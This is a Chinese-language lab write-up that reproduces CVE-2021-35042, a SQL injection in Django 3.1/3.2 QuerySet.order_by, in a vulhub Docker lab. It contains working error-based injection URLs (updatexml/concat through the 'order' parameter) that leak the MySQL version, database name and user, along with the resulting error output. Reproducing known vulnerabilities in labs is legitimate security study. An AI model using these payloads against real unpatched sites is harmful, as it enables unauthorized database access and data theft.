

Django QuerySet.order_by SQL 注入漏洞 (CVE-2021-35042)

前言：

Django 是一个高级 Python Web 框架，它鼓励快速开发和简洁、实用的设计。它由经验丰富的开发人员构建，解决了 Web 开发的大部分麻烦，因此您可以专注于编写应用程序，而无需重新发明轮子。它是免费和开源的。

影响版本：

Django 3.2

Django 3.1

安全版本：

Django >= 3.2.5

Django >= 3.1.13

正文：

环境搭建：

基于 vulhub 靶场进行环境搭建，启动目录：

/vulhub-master/django/CVE-2021-35042

启动命令：

docker-compose up -d

```

root@bai-virtual-machine:~/vulhub-master/django/CVE-2021-35042# docker-compose ps
NAME                                COMMAND                                SERVICE    STATUS    PORTS
cve-2021-35042-db-1                "docker-entrypoint.s..."           db         running   33060/tcp
cve-2021-35042-web-1                "bash /docker-entryp..."           web         running   0.0.0.0:8000->8000/tcp, :::8000->8000/tcp
root@bai-virtual-machine:~/vulhub-master/django/CVE-2021-35042#

```

访问 <http://192.168.0.110:8000> 成功即可

漏洞复现:

我们访问 <http://192.168.0.110:8000/vuln/> 这个页面



```

{"id": 1, "name": "Example 1"}{"id": 2, "name": "Example 2"}{"id": 3, "name": "Example 3"}{"id": 4, "name": "Example 4"}

```

通过 `order` 这个参数我们传递一个值构造一下

<http://192.168.0.110:8000/vuln/?order=-id>



```

{"id": 4, "name": "Example 4"}{"id": 3, "name": "Example 3"}{"id": 2, "name": "Example 2"}{"id": 1, "name": "Example 1"}

```

可以看到这里的顺序变为了倒序

我们就可以利用这里的条件来构造语句

利用报错注入


添加

`?order=vuln_collection.name);select updatexml(1,concat(0x7e,(select @@version)),1)%23`

到 `GET` 参数, 其中 `vuln` 是我们的应用程序和 `collection` 模型。这里我们爆破一下数据库版本。

直接拼接到网址后面

[http://192.168.0.110:8000/vuln/?order=vuln_collection.name\);select%20updatexml\(1,concat\(0x7e,\(select%20@@version\)\),1\)%23](http://192.168.0.110:8000/vuln/?order=vuln_collection.name);select%20updatexml(1,concat(0x7e,(select%20@@version)),1)%23)




```

OperationalError at /vuln/
(1105, "XPath syntax error: '~5.7.38'"
Request Method: GET
Request URL: http://192.168.0.110:8000/vuln/?order=vuln_collection.name);select%20updatexml(1,concat(0x7e,(select%20@@version)),1)%23
Django Version: 3.2.4
Exception Type: OperationalError
Exception Value: (1105, "XPath syntax error: '~5.7.38'"
Exception Location: /usr/local/lib/python3.8/site-packages/MySQLdb/cursors.py, line 137, in nextset
Python Executable: /usr/local/bin/python


```

这里成功利用报错 注入完成, 我们总结下其他语句

[http://192.168.0.110:8000/vuln/?order=vuln_collection.name\);select%20updatexml\(1,concat\(0x7e,database\(\)\),1\)%23](http://192.168.0.110:8000/vuln/?order=vuln_collection.name);select%20updatexml(1,concat(0x7e,database()),1)%23) //报错回显库名



[http://192.168.0.110:8000/vuln/?order=vuln_collection.name\);select%20updatexml\(1,concat\(0x7e,\(select%20user\(\)\),1\)%23](http://192.168.0.110:8000/vuln/?order=vuln_collection.name);select%20updatexml(1,concat(0x7e,(select%20user()),1)%23) //报错回显当前用户



后面就自己利用语句爆破了。

注：

`concat()`函数是将其连成一个字符串，因此不会符合`XPath_string`的格式，因此会造成格式错误

`0x7e` ASCII 码，实为`~`，updatexml 报错为特殊字符、字母及之后的内容，为了防止前面的字母丢失，开头连接一个特殊字符

交流群：70844080

公众号：白安全组

作者：【白】

参考文章：

https://blog.csdn.net/weixin_43047908/article/details/119772225

<https://vulhub.org/#/environments/django/CVE-2021-35042/>